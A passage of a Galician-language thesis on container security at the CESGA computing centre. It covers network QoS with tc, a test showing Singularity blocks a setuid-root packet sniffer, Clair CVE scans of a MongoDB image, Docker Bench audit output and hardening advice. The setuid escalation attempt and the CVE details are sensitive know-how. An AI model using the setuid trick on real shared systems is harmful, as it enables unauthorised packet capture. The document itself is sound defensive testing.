


Figura 9.5: Esquema da QoS da rede mediante *tc* en contedores Singularity

disciplina moi simple que contén un número arbitrario de clases con distinta prioridade. Posto que se trata dunha proba de concepto e non dun caso real, con dúas clases bastaríanos; mais o número de clases mínimo permitido é tres. Estas clases serán creadas automaticamente, ao establecer a disciplina *prio*, polo que non fará falla crealas explicitamente. Ademais, a estas clases seránlle establecidas unhas disciplinas de colas sen clases (*qdisc secundarias*) para marcar filtros, neste caso baseados en marcas colocadas mediante *iptables*. Estas últimas disciplinas foron de tipo *tbf*, as cales deixan pasar paquetes até unha determinada taxa, pero coa posibilidade de aceptar refachos curtos que excedan ese límite. No referente ás limitacións establecidas, as colas terán un máximo de 1514 bytes e o tamaño dos refachos será de 1514 tamén. Para un dos usuarios limitados establecerase unha taxa de saída de 40 kbps e para o segundo, 10 kbps. O esquema seguido pode ser apreciado na figura 9.5, e o código asociado, no apéndice A.4.

Unha vez acadado o proceso a seguir para establecer as limitacións externas da rede segundo unha diferenciación mediante usuarios, realizouse a proba pertinente. Despegáronse dúas máquinas virtuais sobre o servizo de computación na nube do CESGA correndo Ubuntu Xenial 16.04. Sobre unha destas máquinas aplicáronse as regras dadas no código do apéndice A.4 e instalouse a tecnoloxía de contedorización Singularity. Aplicadas as limitacións pertinentes, efectuouse



Como se pode apreciar, a transferencia efectuada como superusuário realizouse coa maior celeridade posíbel, enviándose de forma praticamente instantánea. Porén, cando repetimos o envío como o usuario *user1*, pódese ver como as limitacións entran en xogo e esta tarda numerosos minutos en completarse, presentando unha taxa de transferencia incluso menor á indicada.

# Capítulo 10

## Escalada de privilexios

### Contido

---

<b>10.1.</b> Introducción . . . . .	108
<b>10.2.</b> Docker . . . . .	108
<b>10.3.</b> Singularity . . . . .	108
<b>10.4.</b> Udocker . . . . .	109

---

## 10.1. Introdución

Neste capítulo trataremos sobre cuestiós relativas á escalada de privilexios dende os contedores, sendo a premisa unha posíbel execución de código de superusuario dende un contedor non autorizado para isto. Ao tratar cun sistema multiusuario, isto podería ter consecuencias moi graves, dende a alteración non lexítima dunha execución ata o roubo de información confidencial doutro usuario. De acadar éxito un tipo de ataque coma este nun centro coas características do CESGA, podería ter consecuencias nefastas. Por exemplo, se mediante unha escalada un usuario non desexado obtén permisos de superusuario podería alterar ou eliminar información pertencente a un gran número de usuarios e alterar o desenvolvemento da comunidade científica que fai uso dos seus sistemas.

## 10.2. Docker

Cando tratamos de realizar probas de escalada de privilexios, existen moitos xeitos de abordalas, o que implica gran variabilidade destas probas segundo a configuración sistema, a versión concreta do programa a explotar, etc. Tamén debemos ter en conta que, polo de agora, non está instalada a tecnoloxía de contedorización Docker no FT2, o que nos impide actuar con certeza sobre unha versión concreta da mesma. Estes factores, engadindo que se tratan de probas complexas, fan que realizar un estudo de posíbeis escaladas de usuario dende contedores Docker sexa unha labor complicada e gran consumidora de tempo. Debido a estas limitacións, decidiuse deixar fóra do alcance do proxecto ditas probas, xa que non serían abordábeis coas fortes limitacións de tempo ás que se afronta este proxecto.

## 10.3. Singularity

Para comprobar que o fluxo de execución de Singularity funciona correctamente, permitindo soamente a execución segundo os permisos do usuario que executou o contedor (é dicir, que o usuario que eras fóra é o mesmo que es dentro do contedor), tratarase de executar un *script* propiedade de *root* co *setuid* activado.

Segundo a lóxica de execución e permisos en sistemas GNU/Linux, o executábel debería lanzarse coma se fose *root* quen o invocara, xa que esta é a propiedade que outorga o *setuid*. Non obstante, segundo o explicado con anterioridade, Singularity debería impedir unha escalada de privilexios coma esta, e executar o programa cos permisos habituais do usuario, ignorando así o *setuid*.

O executábel escollido é un programa *sniffer* de paquetes en rede escrito en C con *sockets raw*, cuxo código pode ser consultado no anexo A.2. O motivo para a escolha deste tipo de programa é que para a emprega de *sockets raw* son precisos permisos de superusuário, ademais de que de ser quen de executar dito programa, suporía unha falla importante na seguridade xa que permitiría a un usuario normal facer escoita dos paquetes que transcorren pola rede. A comprobación realizouse da seguinte maneira:

1. Modificación dos permisos para habilitar a execución coma superusuario do executábel.

```
chmod 4755 sniffer
```

2. Execución dende fóra do contedor coma usuario sen permisos de *root*.

A execución foi adecuada e o programa funcionou con normalidade, permitindo a súa execución con permisos de superusuário e consentindo así a captura de paquetes da rede.

3. Execución dende dentro dun contedor.

Neste caso, o programa non acada executar coma superusuário, non tendo por tanto acceso aos *sockets raw* e impedindo así súa execución.

```
./sniffer eth0
Error al crear sockets: Operation not permitted
```

Queda por tanto, probado o feito de que a tecnoloxía de contedorización Singularity evita dun xeito adecuado a execución de novos procesos co *setuid* activado, unha vez o contedor foi levantado no sistema.

## 10.4. Udocke

Debido a que Udocke é unha ferramenta que xamais obtén nin precisa de privilexios de superusuário, resulta extremadamente complexo que sexa posíbel realizar unha escalada de privilexios dende a mesma. Polo tanto, este caso de estudo queda descartado.



# Capítulo 11

## Propostas para a mellora da seguridade

### Contido

---

<b>11.1.</b> Contedores correndo sobre MVs . . . . .	112
<b>11.2.</b> Aplicación de capas externas de seguridade . . . . .	112
11.2.1. Modelo centralizado: MAC e SELinux . . . . .	113
<b>11.3.</b> Actualización do sistema . . . . .	114
<b>11.4.</b> Auditoría do sistema . . . . .	115
11.4.1. <i>Docker Bench Audit Tool</i> . . . . .	117
<b>11.5.</b> Boas prácticas . . . . .	117

---

## 11.1. Contedores correndo sobre MVs

As MVs son consideradas máis seguras que os contedores xa que engaden unha capa extra de illamento entre as aplicacións e a máquina anfitria. Unha aplicación correndo dentro dunha MV, soamente é quien de comunicarse co *kernel* da propia MV, mais non co *kernel* da máquina anfitria [1]. Amais, unha vez comprometido o *kernel* da máquina virtual, tamén habería que conseguir traspassar a capa que supón o hipervisor, constituíndo un modelo con dúas capas extra de seguridade en comparativa cos contedores [26].

Pola contra, os contedores pódense comunicar directamente co *kernel* da máquina anfitria, permitindo así a un posíbel atacante gañar enormes privilexios na mesma se o seu ataque ten éxito.

Un posíbel fornecemento da seguridade do sistema podería pasar pola emprega dun sistema híbrido no que se despregaran contedores nunha MV. Deste xeito, un grupo enteiro de servizos quedarían illados dos outros, ao estaren executándose dentro de dita MV. Así, os contedores contarían coas capas extra de seguridade aportadas polas MVs, comunicándose co seu *kernel* e non directamente co *kernel* da máquina anfitria. En troques, perderíamos a eficiencia que estes nos aportan, aínda que manteríamos intactas as súas cualidades de despregamento lixeiro e portabilidade. Outra característica moi a ter en conta no entorno no que se desenvolve este traballo é a posibilidade de continuar empregando eficientemente servizos de computación de alta prestacións, como a utilización total da memoria ou da CPU, a emprega da rede InfiniBand ou da GPU, servizos hardware aos que non se pode ter acceso directo coa emprega de MVs.

## 11.2. Aplicación de capas externas de seguridade

Ademais das características de seguridade xa implantadas polas propias tecnoloxías de contedorización, ou que relegan en capacidades do *kernel* de Linux, é posíbel engadir unha capa extra de seguridade empregando sistemas ben coñecidos enfocados na seguridade e con compatibilidade con contedores. Por exemplo, podemos facer emprega de mecanismos de control de acceso como o modelo discrecional, *Discretionary Access Control* (DAC), ou o obrigatorio, *Mandatory Access Control* (MAC).

Facendo unha breve introdución, a misión dos controis de acceso é asegurar que os usuarios correctos posúen os privilexios adecuados, para o que fan uso de suxeitos, obxectos e privilexios.

### 11.2.1. Modelo centralizado: MAC e SELinux

MAC constitúe unha implantación dun mecanismo de control de acceso obligatorio (MAC), Seguridade de múltiples niveis e seguridade de múltiples categorías (MLS) no *kernel* de Linux. O proxecto *sVirt* baséase en SELinux e intégrase con Libvirt para provir unha separación segura para os contedores, xa que evita que os procesos raíz dentro dun contedor infiran cos procesos que se executan fóra deste contedor. [1]

Este modelo basea o seu funcionamento en políticas do sistema que non poden ser alteradas por usuarios individuais. Neste modelo, os obxectos inclúen un nivel de seguridade e un conxunto de categorías, mentres que os usuarios posúen permisos para cada clase. Deste xeito, existen regras baseadas en clases de acceso e autorización para administrar a lectura e escritura de obxectos.

Co fin de reducir a exposición de seguridade e cumplir co principio do mínimo privilexio, moitos sistemas operativos proporcionan un sistema MAC integrado. Os MAC poden ser empregados para fornecer o illamento entre os diferentes contedores e a máquina anfitria, así como para cumplir as políticas dos procesos executados dentro dos contedores [23]. Dita característica está completamente integrada no *kernel*, mais debido ás complexas regras que o conforman, pode ser difícil de configurar. Algunhas das solucións máis comúns para a súa emprego son AppArmor e SELinux [18].

Nos sistemas que empegan SELinux, Docker aproveita a política definida no proxecto *sVirt*, no que se apuntan políticas de seguridade para diferentes modelos de virtualización. Existen dúas maneiras de separar os procesos en SELinux:

1. *Type Enforcement* (TE): unha etiqueta que contén un tipo está asociada a cada suxeito (proceso) e obxecto do sistema (ficheiro e directorio). A política define as accións permitidas entre os tipos e o *kernel* impón estritamente estas regras. Docker asigna unha etiqueta cun conxunto reducido de privilexios a todos os procesos que se executan en contedores. TE emprégase para protexer o motor de Docker e a máquina anfitria dos contedores, que poden provir de fontes que non sexan de confianza.
2. *Multi-Category Security* (MCS): a etiqueta asignada ao suxeito ou obxecto pódese subdividir con múltiples categorías para crear instancias diferentes do mesmo tipo. Acéptase unha solicitude de acceso se TE o permite primeiro e o suxeito e o obxecto están na mesma categoría. Non obstante, é vantaxoso se se asignan diferentes categorías a diferentes contedores para que teñan unha separación clara entre si.

Podemos concluír que SELinux supón unha capa engadida de seguridade que protexe o sistema da máquina anfitria, polo que no caso de que un ataque tivese

éxito no interior dun contedor e consegúise acceder á propia máquina anfitria, SELinux interviría para frustrar o ataque. Se un proceso de dentro do contedor consegue obter acceso a un arquivo da máquina anfitria e tenta facer operación de lectura ou escritura, SELinux encargarase antes de verificar o seu acceso, impedindo o ataque ao detectar a falta de tales privilexios. [25]

### 11.3. Actualización do sistema

Unha das premisas más importantes no eido da seguridade parte de manter o noso sistema ao día, para obter os parches de seguridade actuais e pór solución a un gran número de vulnerabilidades. Cando traballamos con contedores, esta premissa mantense presente, e grazas á flexibilidade que estes nos outorgan, debemos manter sempre o sistema actualizado para diminuír o número de vulnerabilidades que poidan conter.

Para evidenciar tal afirmación, realizarase unha proba con contedores Docker e Clair. O desenvolvemento esperado da proba é o seguinte:

1. Descarga dunha imaxe dun contedor dende o Docker Hub.
2. Exploración do número de vulnerabilidades existentes en dita imaxe coa axuda de Clair.
3. Creación dun repositorio propio no Docker Hub, onde se almacenará unha imaxe derivada da imaxe orixinal.
4. Actualización do sistema atopado no contedor, coa axuda do xestor de paquetes APT.
5. Creación da imaxe derivada, mediante a realización dun *commit* sobre o contedor coas actualizacións xa efectuadas.
6. Exploración do número de vulnerabilidades existentes na imaxe derivada e actualizada.

Posto que xa existen imaxes no sistema, será empregada unha delas. Concretamente será empregada unha imaxe de MongoDB. Se comezamos facendo a primeira análise con *clair-scanner* (figura 11.1), vemos como atopamos en primeira instancia 73 vulnerabilidades. Posteriormente realizamos o proceso de inicio de sesión no Docker Hub (figura 11.2), no cal xa existirá un repositorio creado para o almacenamento da imaxe que imos formar a partir da imaxe de MongoDB oficial. Continuaremos coa actualización dos paquetes mediante APT (figura 11.3). Tendo xa un contedor actualizado, realizaremos un *commit* deste sobre a nosa propia imaxe (figura 11.4). Para rematar, invocamos novamente á ferramenta

Scanning results for mongo				
STATUS	CVE SEVERITY	PACKAGE NAME	PACKAGE VERSION	CVE DESCRIPTION
Unapproved	High CVE-2016-2779	util-linux	2.25.2-6	runuser in util-linux allows local users to escape to the parent session via a crafted TIOCSTI ioctl call, which pushes characters to the terminal's input buffer. <a href="https://security-tracker.debian.org/tracker/CVE-2016-2779">https://security-tracker.debian.org/tracker/CVE-2016-2779</a>
Unapproved	High CVE-2018-6797	perl	5.20.2-3+deb8u10	An issue was discovered in Perl 5.18 through 5.26. A crafted regular expression can cause a heap-based buffer overflow, with control over the bytes written. <a href="https://security-tracker.debian.org/tracker/CVE-2018-6797">https://security-tracker.debian.org/tracker/CVE-2018-6797</a>
Unapproved	High CVE-2017-12424	shadow	1:4.2-3+deb8u4	In shadow before 4.5, the newusers tool could be made to manipulate internal data structures in ways unintended by the authors. Malformed input may lead to crashes (with a buffer overflow or other memory corruption) or other unspecified behaviors. This crosses a privilege boundary in, for example, certain web-hosting environments in which a Control Panel allows an unprivileged user account to create subaccounts. <a href="https://security-tracker.debian.org/tracker/CVE-2017-12424">https://security-tracker.debian.org/tracker/CVE-2017-12424</a>

Figura 11.1: Escáner coa ferramenta *clair-scanner* dunha imaxe de MongoDB

```
root@kali:~/go/src/clair-scanner# docker login --username=manuelsimon --email=
Flag --email has been deprecated, will be removed in 17.06.
Password:
Login Succeeded
```

Figura 11.2: Inicio de sesión no Docker Hub

*clair-scanner*, mais está vez para que realice unha análise de vulnerabilidades sobre a imaxe derivada que acabamos de formar (figura 11.5). Desta segunda volta, a ferramenta detecta 66 vulnerabilidades, é dicir 7 vulnerabilidades menos no sistema con tan só realizar unha simple actualización. Queda por tanto, probada a importancia de manter o noso sistema ao día. Ademais, é probábel que se entramos nun estudo máis minucioso sexa posible reducir áinda máis o número de vulnerabilidades, por exemplo, eliminando librarías innecesarias, e conseguir así un sistema máis seguro.

## 11.4. Auditoría do sistema

A auditoría informática é un proceso que consiste en recoller, agrupar e avaliar evidencias para determinar se un sistema posúe un nivel de seguridade adecuado, ou leva a cabo eficazmente os fins da organización, empregando eficientemente os recursos e cumplindo as leis e regulacións establecidas. A medida que as tecnoloxías de contedorización se van facendo un oco na industria, aparecen cada vez máis medidas reguladoras para a súa correcta utilización.

```
root@kali:~/go/srcclair-scanner# docker run --name seguridade mongo:3.6.4-jessie /bin/bash -c "apt-get -y update && apt-get -y upgrade"
Ign http://repo.mongodb.org jessie/mongodb-org/3.6 InRelease
Get:1 http://security.debian.org jessie/updates InRelease [94.4 kB]
Get:2 http://repo.mongodb.org jessie/mongodb-org/3.6 Release.gpg [801 B]
Get:3 http://repo.mongodb.org jessie/mongodb-org/3.6 Release [2393 B]
Ign http://deb.debian.org jessie InRelease
Get:4 http://deb.debian.org jessie-updates InRelease [145 kB]
Get:5 http://security.debian.org jessie/updates/main amd64 Packages [624 kB]
Get:6 http://deb.debian.org jessie Release.gpg [2434 B]
Get:7 http://repo.mongodb.org jessie/mongodb-org/3.6/main amd64 Packages [5281 B]
Get:8 http://deb.debian.org jessie Release [148 kB]
Get:9 http://deb.debian.org jessie-updates/main amd64 Packages [23.0 kB]
Get:10 http://deb.debian.org jessie/main amd64 Packages [9064 kB]
Fetched 10.1 MB in 4s (2062 kB/s)
Reading package lists...
Reading package lists...
Building dependency tree...
Reading state information...
The following packages have been kept back:
  mongodb-org-tools
The following packages will be upgraded:
  gnupg2 gpgv libprocps3 mongodb-org mongodb-org-mongos mongodb-org-server
  mongodb-org-shell perl-base procps tzdata
10 upgraded, 0 newly installed, 0 to remove and 1 not upgraded.
Need to get 35.2 MB of archives.
```

Figura 11.3: Execución do contedor “seguridade” a partir dunha imaxe de MongoDB e actualización dos paquetes

```
root@kali:~/go/srcclair-scanner# docker ps -l
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS               NAMES
36e4fe8430af      mongo:3.6.4-jessie   "docker-entrypoint..."   About a minute ago   Exited (0) 19 seconds ago
root@kali:~/go/srcclair-scanner# docker commit 36e4fe8430af manuelsimon/mongodb
sha256:70602a91ac32d20652e595b22faeca1464ff46b50ac3e2f5ea1f2e7e0670462
```

Figura 11.4: Execución de *commit* do contedor “seguridade” sobre a nosa propia imaxe

```
root@kali:~/go/srcclair-scanner# ./clair-scanner --ip 172.17.0.1 manuelsimon/mongodb
2018/06/20 13:47:53 [INFO] ▶ Start clair-scanner
2018/06/20 13:47:56 [INFO] ▶ Server listening on port 9279
2018/06/20 13:47:56 [INFO] ▶ Analyzing 7c050f631abe0643817d0bacb3c5731b3c6d6c4c957e89db5c3f3b179409bf0
2018/06/20 13:47:56 [INFO] ▶ Analyzing e1472d8833b6d676115573dd41bdec0aeda00b48905aa9df3ece331befa59919
2018/06/20 13:47:56 [INFO] ▶ Analyzing b93b8ccf52d5e751da002fe5735b396fb93e51f2628d0433dd8f1f5d75a31147a
2018/06/20 13:47:56 [INFO] ▶ Analyzing 9f14f29484b66be011a1e34f90a2c36006ca006576177bb28c9c5c3087897a1f
2018/06/20 13:47:56 [INFO] ▶ Analyzing 2b0b73b390e2278886baa112c53a42f25d5d455caed6516513bd82a9117377f68
2018/06/20 13:47:56 [INFO] ▶ Analyzing 64b4c5c04262f09440d4bb50a04ec0df53bf74bb7c798d13c295aae3f86bc8e8
2018/06/20 13:47:56 [INFO] ▶ Analyzing 80f2d06cd0a202753704875098d3ed435d90bd5ed7181a99bec7318791317342
2018/06/20 13:47:56 [INFO] ▶ Analyzing 76173dce689fef0cd095aa206ca0e39a352fa1bc1e4fe2cff96c6d4c4cd75a54
2018/06/20 13:47:56 [INFO] ▶ Analyzing 3fb4116f188479811f5cacb336613e61a66630ed00a48ae5e013a53218259913
2018/06/20 13:47:56 [INFO] ▶ Analyzing ac1laabeb621f67b28a34cfecfc9c7307b74eea18c00662f2c21212084496d578
2018/06/20 13:47:56 [INFO] ▶ Analyzing d682fc066b827aa4d8cba0d17d8f626118a44cfb4d37580f4e4740418904d4e0
2018/06/20 13:47:56 [WARN] ▶ Image [manuelsimon/mongodb] contains 66 total vulnerabilities
2018/06/20 13:47:56 [ERR] ▶ Image [manuelsimon/mongodb] contains 66 unapproved vulnerabilities
```

STATUS	CVE SEVERITY	PACKAGE NAME	PACKAGE VERSION	CVE DESCRIPTION
<b>Unapproved</b>	High CVE-2017-12424	shadow	1:4.2-3+deb8u4	In shadow before 4.5, the newusers tool could be made to manipulate internal data structures in ways unintended by the authors. Malformed input may lead to crashes (with a buffer overflow or other memory corruption) or other unspecified behaviors. This crosses a privilege boundary in, for example, certain web-hosting environments in which a Control Panel allows an unprivileged user account to create subaccounts. <a href="https://security-tracker.debian.org/tracker/CVE-2017-12424">https://security-tracker.debian.org/tracker/CVE-2017-12424</a>
<b>Unapproved</b>	High CVE-2017-1000408	glibc	2.19-18+deb8u10	A memory leak in glibc 2.1.1 (released on May 24, 1999) can be reached and amplified through the LD_HWCAP_MASK environment variable. Please note that many versions of glibc are not vulnerable to this issue if patched for CVE-2017-1000366. <a href="https://security-tracker.debian.org/tracker/CVE-2017-1000408">https://security-tracker.debian.org/tracker/CVE-2017-1000408</a>

Figura 11.5: Escáner coa ferramenta *clair-scanner* da imaxe actualizada de MongoDB

```
[INFO] 2 - Docker daemon configuration
[WARN] 2.1 - Ensure network traffic is restricted between containers on the default bridge
[PASS] 2.2 - Ensure the logging level is set to 'info'
[PASS] 2.3 - Ensure Docker is allowed to make changes to iptables
[PASS] 2.4 - Ensure insecure registries are not used
[PASS] 2.5 - Ensure aufs storage driver is not used
[INFO] 2.6 - Ensure TLS authentication for Docker daemon is configured
[INFO]     * Docker daemon not listening on TCP
[INFO] 2.7 - Ensure the default ulimit is configured appropriately
[INFO]     * Default ulimit doesn't appear to be set
[WARN] 2.8 - Enable user namespace support
[PASS] 2.9 - Ensure the default cgroup usage has been confirmed
[PASS] 2.10 - Ensure base device size is not changed until needed
[WARN] 2.11 - Ensure that authorization for Docker client commands is enabled
[WARN] 2.12 - Ensure centralized and remote logging is configured
[WARN] 2.13 - Ensure operations on legacy registry (v1) are Disabled
[WARN] 2.14 - Ensure live restore is Enabled
[WARN] 2.15 - Ensure Userland Proxy is Disabled
[PASS] 2.16 - Ensure daemon-wide custom seccomp profile is applied, if needed
[PASS] 2.17 - Ensure experimental features are avoided in production
[WARN] 2.18 - Ensure containers are restricted from acquiring new privileges
```

Figura 11.6: Saída parcial da execución da ferramenta *Docker bench tool*

#### 11.4.1. *Docker Bench Audit Tool*

No eido da auditoría de seguridade na emprega de contedores podémonos atopar coa ferramenta *Docker Bench Audit Tool*, facilitada polos propios desenvolvedores de Docker. Esta ferramenta trátase dunha serie de comandos que procura entre ducias de boas prácticas comúns no referente á implantación de contedores Docker. Tales probas son de dominio público e calquera pode revisalas, de xeito que se procura a implantación dun método doado de realizar a auditoría de seguridade dos sistemas coa tecnoloxía de contedorización Docker. [6]

A figura 11.6 amosa unha execución de dita ferramenta sobre o equipo local de desenvolvemento. Non é posíbel executar dita ferramenta de auditoría directamente sobre o FT2 posto que a tecnoloxía de contedorización de Docker aínda non está configurada no sistema. Podemos observar como a información é clasificada en diferentes niveis, segundo superaran as probas de auditoría ou non. Por exemplo, é posíbel comprobar como o espazo de nomes para os usuarios non están activados, o que implicaría que de ocorrer unha escalada de privilexios neste sistema, o atacante tería os mesmos privilexios fóra que dentro do contedor.

## 11.5. Boas prácticas

Hai unha serie de boas prácticas na emprega e configuración de entornos baseados en contedores aceptados pola industria. Moitos deles xa foron abordados ao longo deste documento, como poden ser:

- **Principio de manter só o esencial:** cómpre reducir o número de binarios

```
root@kali:~# docker run postgres dpkg -l
Desired/Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version       Architecture Description
+---+-----+-----+-----+-----+
ii  adduser        3.115         all      add and remove users and groups
ii  apt            9.4.8         amd64   commandline package manager
ii  base-files     9.9+deb9u3    amd64   Debian base system miscellaneous files
ii  base-passwd    3.5.43        amd64   Debian base system master password and group files
ii  bash           4.4-5          amd64   GNU Bourne Again Shell
ii  bsdutils       1:2.29.2-1   amd64   basic utilities from 4.4BSD-Lite
ii  bzip2          1.0.6-8.1    amd64   high-quality block-sorting file compressor - utilities
ii  coreutils      8.26-3        amd64   GNU core utilities
ii  cron           3.0p11-128+b1  amd64   process scheduling daemon
ii  dash           0.5.8-2.4    amd64   POSIX-compliant shell
ii  debconf        1.5.61        all      Debian configuration management system
ii  debian-archive-keyring 2017.5  all      GnuPG archive keys of the Debian archive
ii  debianutils    4.8.1.1       amd64   Miscellaneous utilities specific to Debian
ii  dh-python      2.20170125   all      Debian helper tools for packaging Python libraries and applications
```

Figura 11.7: Mostra de paquetes e versións nun contedor Docker con PostgreSQL 9.6

e servizos correndo dentro dos contedores, reducindo así as posibilidades de que un ataque teña lugar, ao limitar o número de vulnerabilidades existentes dentro dos contedores. Se queremos coñecer os paquetes instalados e o seu estado, podemos facer emprega de xestores de paquetes como poden ser `dpkg`, tal e como amosa a figura 11.7.

- **Empregar sistema de só lectura:** os sistemas de ficheiros son unha importante fonte de ataque por parte dos intrusos non desexados. Empregando un sistema de só lectura dentro dos contedores é posíbel parar certos tipos de ataques, como a subida de scripts maliciosos ou a sobreescritura de datos sensíbeis. Sempre que sexa posíbel, debemos empregar sistemas de só lectura nos contedores. Isto tamén é aplicábel aos volumes externos aos que estean conectados os contedores.

Código 11.1: Prueba de escritura en contador de sólo lectura

```
docker run --read-only ubuntu touch proba  
touch: cannot touch 'proba': Read-only file system
```

Código 11.2: Prueba de escritura en sistema compartido de sólo lectura

```
docker run -v /root/Downloads/:/Downloads:ro ubuntu touch /  
    ↪ Downloads/proba2  
touch: cannot touch '/Downloads/proba2': Read-only file system
```

- **LIMITAR AS CHAMADAS AO *kernel*:** posto que contedores e máquina anfitria comparten *kernel*, esta resulta unha proposta moi interesante, posto que un ataque exitoso sobre o *kernel* do sistema podería ter serias implicacións non soamente no propio contedor, senón tamén noutros contedores e na propia máquina anfitria. Unha posíbel solución podería pasar pola emprega de sistemas enfocados na seguridade como SELinux, nos que é posíbel limitar as chamadas ao sistema que un contedor pode facer.
  - **LIMITAR OS RECURSOS:** para evitar posíbeis ataques de denegación de servizo é importante limitar os recursos que un contedor pode empregar. Estas

limitacións poder vir dadas pola propia tecnoloxía de contedorización ou facer uso de sistemas externos baixo diversos criterios de clasificación.

- **Reducir as vulnerabilidades existentes nas imaxes:** coa a axuda de ferramentas externas é posíbel descubrir as vulnerabilidades que posúen as imaxes dos nosos contedores. Tendo coñecemento das mesmas podemos aplicar medidas para reducillas, por exemplo actualizando á última versión as librarías a empregar.
- **Manter actualizadas as tecnoloxías de virtualización:** a medida que as tecnoloxías de virtualización actualízanse incorporan novas e mellores medidas de seguridade. É importante manter o sistema actualizado para obter ditas melloras, sobre todo cando é lanzada algunha versión enfocada na revisión da seguridade do sistema, como supuxo Docker 1.10 coa introdución de espazos de nomes para usuarios.
- **Tratamento adecuado de información confidencial:** cando traballamos con certas aplicacións é posíbel que precisen facer uso de información confidencial, tal como contrasinais (por exemplo, para realizar accesos a bases de datos). Se un atacante logra ter acceso a esta información, tamén gañará o acceso a estes servizos, polo que é importante manter segura esta información. Debemos evitar facer emprega das variábeis de entorno para almacenar esta información, xa que son doadamente accesíbeis e amplamente empregadas. No seu canto, esta información pode ser almacenada en ficheiros no interior de volumes externos aos que só o usuario adecuado teña permisos de acceso. Para incrementar a seguridade, ditos volumes deberían ser de só lectura, evitando que algúen puidera modificar dita información.
- **Non dar acceso a directorios perigosos da máquina anfitrioa:** algúns contedores precisaran acceso a directorios especiais como `/proc`, `/dev`, etc. Normalmente, estas montaxes son precisas para realizar algunha funcionalidade especial do contedor, non obstante, debemos asegurarnos de comprender por que e como certos procesos queren acceder a información privilexiada. Habitualmente, expor estas rutas privilexiadas con permisos de só lectura debería abondar, polo que non debemos outorgar privilexios de escritura sen nos preguntar por que.
- **Configurar ferramentas de xestión de OOM:** para evitar posíbeis ataques de denegación de servizo, podemos facer uso de ferramentas que eviten a sobreemprega destes recursos do sistema, como pode ser a memoria. Algunhas tecnoloxías, como Docker, xa incorporan o seu propio “OOM killer”, mais existe a posibilidade de configurar un xestor externo.
- **Configurar o *socket* de Docker de xeito seguro se é precisa unha conexión en rede:** por defecto, Docker execútase a través dun *socket* Unix

non conectado á rede, pero tamén é posíbel empregar un socket HTTP no caso de querer que dita tecnoloxía funcione en rede. Neste caso, é preciso configurar unha serie de parámetros se queremos que a emprega de Docker en rede sexa segura, como a habilitación de TLS ou a configuración de certificados.

- **Establecer un sistema de detección de vulnerabilidades en imaxes:** cando traballamos con imaxes provintes de diferentes fontes corremos o risco de despregar sistemas que conteñan vulnerabilidades. Para miniaturizar este risco e coñecer o estado ao que pasará o noso sistema de despregar tales imaxes podemos facer uso de ferramentas que permiten a detección de vulnerabilidades. Estas ferramentas permitirán a identificación de vulnerabilidades antes de que o sistema sexa despregado, outorgándonos gran cantidade de información, segundo a cal poderemos actuar. Existen incluso ferramentas que se poden integrar nun proceso de despregamento no que non se permita a instanciación de contedores que conteñan certas vulnerabilidades.
- **Empregar mecanismos de validación de imaxes:** todas as tecnoloxías de contedorización estudiadas posúen mecanismos para a validación das imaxes, conseguindo aumentar a seguridade do sistema ao permitirnos tratar só con imaxes fiábeis. Deberíamos empregar soamente aquelas imaxes cuxa procedencia sexa coñecida e fiábel.
- **Empregar mecanismos externos de seguridade:** a seguridade por capas é unha das mellores solucións que existen, posto que se unha das capas se ve comprometida, aínda existirán outras que manterán seguro ao sistema. Por isto, a emprega de solucións externas para a protección do noso sistema baseado en contedores poden ser moi interesantes. Unha das solucións externas más soadas a día de hoxe é SELinux.
- **Manter o sistema actualizado:** para obter as últimas actualizacíons de seguridade cómpre manter o noso sistema ao día na medida en que isto sexa posíbel. Esta actualización afecta tanto á máquina anfitriaña como ao sistema interno de cada contedor individual.

# Capítulo 12

## Conclusións e posíbeis ampliacións

### Contido

---

12.1. Conclusións . . . . .	122
12.2. Traballo futuro . . . . .	122

---

## 12.1. Conclusións

